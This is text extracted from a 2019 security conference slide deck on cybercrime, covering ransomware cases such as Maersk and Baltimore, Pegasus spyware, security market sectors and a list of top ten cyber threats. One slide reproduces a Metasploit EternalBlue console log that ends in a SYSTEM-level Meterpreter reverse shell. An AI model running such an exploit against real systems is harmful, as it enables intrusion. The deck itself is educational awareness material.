
Discovered: 11th Oct 2018 – **TALOS/CISCO**

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Massive DDoS Attack using Mirai BotNet from “Internet of Things” - 21st Oct 2016



* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Maersk: **Global Ransomware** - June 2017

Cost of Petya CyberAttack = \$300Million!...



Maersk: **Global Ransomware** - June 2017

Cost of Petya CyberAttack = \$300Million!...



We are sorry but maerskline.com is temporarily unavailable

We confirm that some Maersk IT systems are down. We are assessing the situation. The safety of your business and our people is our top priority. We will update when we have more information.

We apologize for any inconvenience this causes you.

Maersk Line team

***** Estimated \$300Million Profit Impact on Maersk Q3 2017 *****

Norsk Hydro **Cyber Attack** – March 2019

- Company-Wide **“LockerGogo”** Ransomware Attack
- Large Impact upon Norsk Hydro Aluminium Production

- **Estimated Q1 Cost of Attack = \$52 Million!**

Baltimore City Ransomware CyberAttack

*** EternalBlue Malware – 7th May 2019 ***

```
msf exploit(ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.24:9001
[*] 192.168.1.207:445 - Connecting to target for exploitation.
[+] 192.168.1.207:445 - Connection established for exploitation.
[*] 192.168.1.207:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.207:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.207:445 - Starting non-paged pool grooming
[+] 192.168.1.207:445 - Sending SMBv2 buffers
[+] 192.168.1.207:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.207:445 - Sending final SMBv2 buffers.
[*] 192.168.1.207:445 - Sending last fragment of exploit packet!
[*] 192.168.1.207:445 - Receiving response from exploit packet
[+] 192.168.1.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.207:445 - Sending egg to corrupted connection.
[*] 192.168.1.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.207
[*] Meterpreter session 3 opened (192.168.1.24:9001 -> 192.168.1.207:49160) at 2017-05-14 03:27:22 -0600
[+] 192.168.1.207:445 - =====
[+] 192.168.1.207:445 - -----WIN-----
[+] 192.168.1.207:445 - =====

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

[0] 0:ruby* 1:bash 2:sudo 3:bash 4:bash-
```


Baltimore City **Ransomware CyberAttack**

***** EternalBlue Malware – 7th May 2019 *****



Mayor Bernard C. Jack Young

@mayorbcyoung



Baltimore City core essential services (police, fire, EMS and 311) are still operational but it has been determined that the city's network has been infected with a ransomware virus. City employees are working diligently to determine the source and extent of the infection.

♡ 180 6:16 PM - May 7, 2019 · Baltimore, MD



- CyberCriminals asked \$100k in Bitcoin – NO Ransom was Paid!....

Baltimore City Ransomware CyberAttack

*** EternalBlue Malware – 7th May 2019 ***



City of
Baltimore



The City of Baltimore is currently unable to send or receive email. If you need assistance, please call the department you wish to contact.

Click here for information on Baltimore city services / contact numbers.

Systems are still *not* fully operational after more than 2 weeks!.....



WhatsApp Messenger

WhatsApp Inc. Communication


★★★★★ 88,817,675

Secret Surveillance: May 2019
- Alerted by Israeli NSOGroup.COM -



Enhanced NSO Pegasus Mobile Spyware

Citizen Lab Report: Tracking NSO Pegasus Spyware to 45 Countries: Sept 2018



SUSPECTED PEGASUS INFECTIONS

A GLOBAL MAP MADE WITH DNS CACHE PROBING

Bill Marczak, John Scott-Railton, Sarah McKune,
Bahr Abdul Razzak & Ron Deibert

CITIZEN LAB 2018

*** 21stC Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



44

40th International East-West Security Conference

CyberSecurity: Market Sectors


- Anti-Virus/Firewall
- ID Authentication
- Encryption/Privacy
- Risk & Compliance
- Mobile Device Security
- Anti-Fraud Monitoring
- Website Protection
- S/W Code Verification
- AI & Machine Learning
- Enterprise IoT Security
- Cloud Security Services
- Big Data Protection
- RT Log/Event Analytics
- Real-Time Threat Maps
- Smart Biometrics
- Training & Certification

Global Trend is towards **Adaptive & Intelligent Cybersecurity Solutions/Services...**
....Traditional **Anti-Virus/Firewall Tools** no longer fully effective against **“Bad Guys”!**

Intelligent Integrated Security!...



2 – Cyber Attacks @ Speed of Light! “YOUR Cyber Defence”



ThrustSSC – 1st Supersonic Car – October 1997
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



"CyberAttacks Travel @ Mach ONE Million!"

О том, как
мечта одного человека
о преодолении сверхзвукового
барьера могла бы содействовать
успеху Вашего бизнеса



Physical Terror = "Spatial": Attacks on Physical Infrastructure, Corporate Assets, Staff and Citizens

*** Sound Waves = 340metres/sec ***

Cyber Terror = "Temporal": Anonymous Attacks on, Network Hubs, Servers, Databases & Social Media

*** Light Waves = 300,000,000 metres/sec ***



Thrust SSC: - 1st Supersonic Car: 1995-1997

Web Archive: www.thrustssc.com

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



"CyberAttacks Travel @ Mach ONE Million!"

BloodHound SSC

2020



1997

Thrust SSC
Mach ONE



* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



...“Cyber” Evolving @ *~1 Million-X-Faster* than “Human Life & Intelligence”!...

- 590MYrs - Animals
- 220M Yrs - Mammals
- 75MYrs - Primates
- 28MYrs – Lesser Apes
- 15MYrs – Great Apes
- 8MYrs – Pre-Humans
- 2MYrs – 1st Humans

- 1440 - 1st Printing Press...
- 1790 - Industrial Revolution
- 1943 - 1st Neural Networks
- 1990 - “World-Wide-Web”
- 2003- Social Media/Search
- 2010 - “Smart Devices-IoT”
- 2016 - AI/ML Explosion !...

...21st “Cyber” (*Silicon AI Life*) Evolves & Communicates at
~ 1 Million-X-Faster *than* “Human” (*Carbon DNA Life*)!...

Source: en.wikipedia.org/wiki/Timeline_of_human_evolution 21stC Intelligent Integrated Security *

40th International East-West Security Conference

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Evolution TimeLine of “Human Life & Intelligence”

Rank	Name	Common name	Millions of years ago
Domain	Eukaryota	Cells with a nucleus	2,100
Kingdom	Animalia	Animals	590
Phylum	Chordata	Chordates (Vertebrates and closely related invertebrates)	530
Subphylum	Vertebrata	Vertebrates	505
Superclass	Tetrapoda	Tetrapods (animals with four limbs)	395
(unranked clade)	Amniota	Amniotes (fully terrestrial tetrapods whose eggs are "equipped with an amnios")	340
Clade	Synapsida	Proto-Mammals	308
Class	Mammalia	Mammals	220
Subclass	Theria	Mammals that give birth to live young (i.e., non-egg-laying)	160
Infraclass	Eutheria	Placental mammals (i.e., non-marsupials)	125
Magnorder	Boreoeutheria	Supraprimates, (most) hoofed mammals, (most) carnivorous mammals, whales, and bats	124–101
Superorder	Euarchontoglires	Supraprimates: primates, colugos, tree shrews, rodents, and rabbits	100
Grandorder	Euarchonta	Primates, colugos, and tree shrews	99–80
Mirorder	Primateomorpha	Primates and colugos	79.6
Order	Primates	Primates	75
Suborder	Haplorrhini	"Dry-nosed" (literally, "simple-nosed") primates: apes, monkeys, and tarsiers	63
Infraorder	Simiiformes	"Higher" primates (Simians): apes and monkeys	40
Parvorder	Catarrhini	"Downward-nosed" primates: apes and old-world monkeys	30
Superfamily	Hominoidea	Apes: great apes and lesser apes (gibbons)	28
Family	Hominidae	Great apes: humans, chimpanzees, gorillas, and orangutans—the hominids	15
Subfamily	Homininae	Humans, chimpanzees, and gorillas (the African apes)	8
Tribe	Hominini	Genera <i>Homo</i> , <i>Pan</i> (chimpanzees), and the extinct <i>Australopithecines</i>	5.8
Subtribe	Hominina	Genus <i>Homo</i> and close human relatives and ancestors after splitting from <i>Pan</i> —the hominins	≥4 ^[1]
Genus	<i>Homo</i>	Humans	2.5
Subgenus	<i>Homo</i>	Archaic humans	0.6
Species	<i>Homo sapiens</i>	Anatomically modern humans	0.3 ^[2]

Source: en.wikipedia.org/wiki/Timeline_of_human_evolution

40th International East-West Security Conference

21st Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



“Countdown to **TOP 10 Cyber Threats!**”

- **TOP Cyber Threats** may be roughly classified by Role during Criminal/Political Cyber Campaign:
Exploration – Penetration – Alert & Attack
- **Cyber Attacks** may be planned by Criminals, Terrorists & Hacktivists for weeks & months!
- **Research & Intelligence:** Major Attacks will be based on In-Depth Research, “Insider Intelligence”, and Cyber “Hackers” Toolkit!...

“Cyber Intelligence Gathering Tools

*** EXPLORATION ***

- Cyber Crime Campaigns will be launched with In-depth Cyber & Insider Target **Exploration**:
- **Threat 1: APT** = Advanced Persistent Attack
- **Threat 2: Stealth Monitoring** – Loggers & Cams
- **Threat 3: Toxic eMail** & Social Media Phishing

....Cyber “Stealth” Tools will be used by “Bad Guys” for detailed “Mapping” of the Target Organisation, in preparation for Cyber Penetration & Attack!....

“Cyber Entry & Exit Routes & Tools”

*** PENETRATION ***


- The “Bad Guys” will **Penetrate** the “Target” Business or Agency for both “Entry” & “Exit” Routes for “Data/Bots”:
 - **Threat 4: DataBase/Web Hacks** – DB/Web Penetration with SQL DB Injection & Web Cross-Site Scripting (XSS)
 - **Threat 5: Classic Malware** – Viruses & Trojans
 - **Threat 6: Authentication Hacks** – Passwords/Patches
 - **Threat 7: Custom Design “Bots”** – “StuxNet Style”
- ... “Dark Web Tools & Bots” may check for Target IT Weaknesses— 24/7 - using Fast Network Assets!

“Real-Time Cyber Alert: *Hack & Attack*”


*** CYBER ATTACK ***

- Following In-Depth Cyber Research & Target Mapping the “Bad Guys” will Launch Attack Utilising Selection of TOP 10 Cyber Threats! :
- **Threat 8: Toxic Cookies/Proxy/DNS** – Re-Route Users to “Fake” or “Toxic” Web & DB Resources
- **Threat 9: DDoS** – Distributed Denial of Service executed through “Hired” Networked “BotNets”
- **Threat 10: RansomWare** – Toxic Script running on Device that Encrypts ALL Networked Files with Decryption after “BitCoin Ransom Payment”!

“CyberWar” Strategies & Models from Classic Works!



**Recommended
“Bedtime
Reading”
for
Cybersecurity
Specialists!**



Classic Works on “War” are still relevant today for 21stC Cybersecurity!

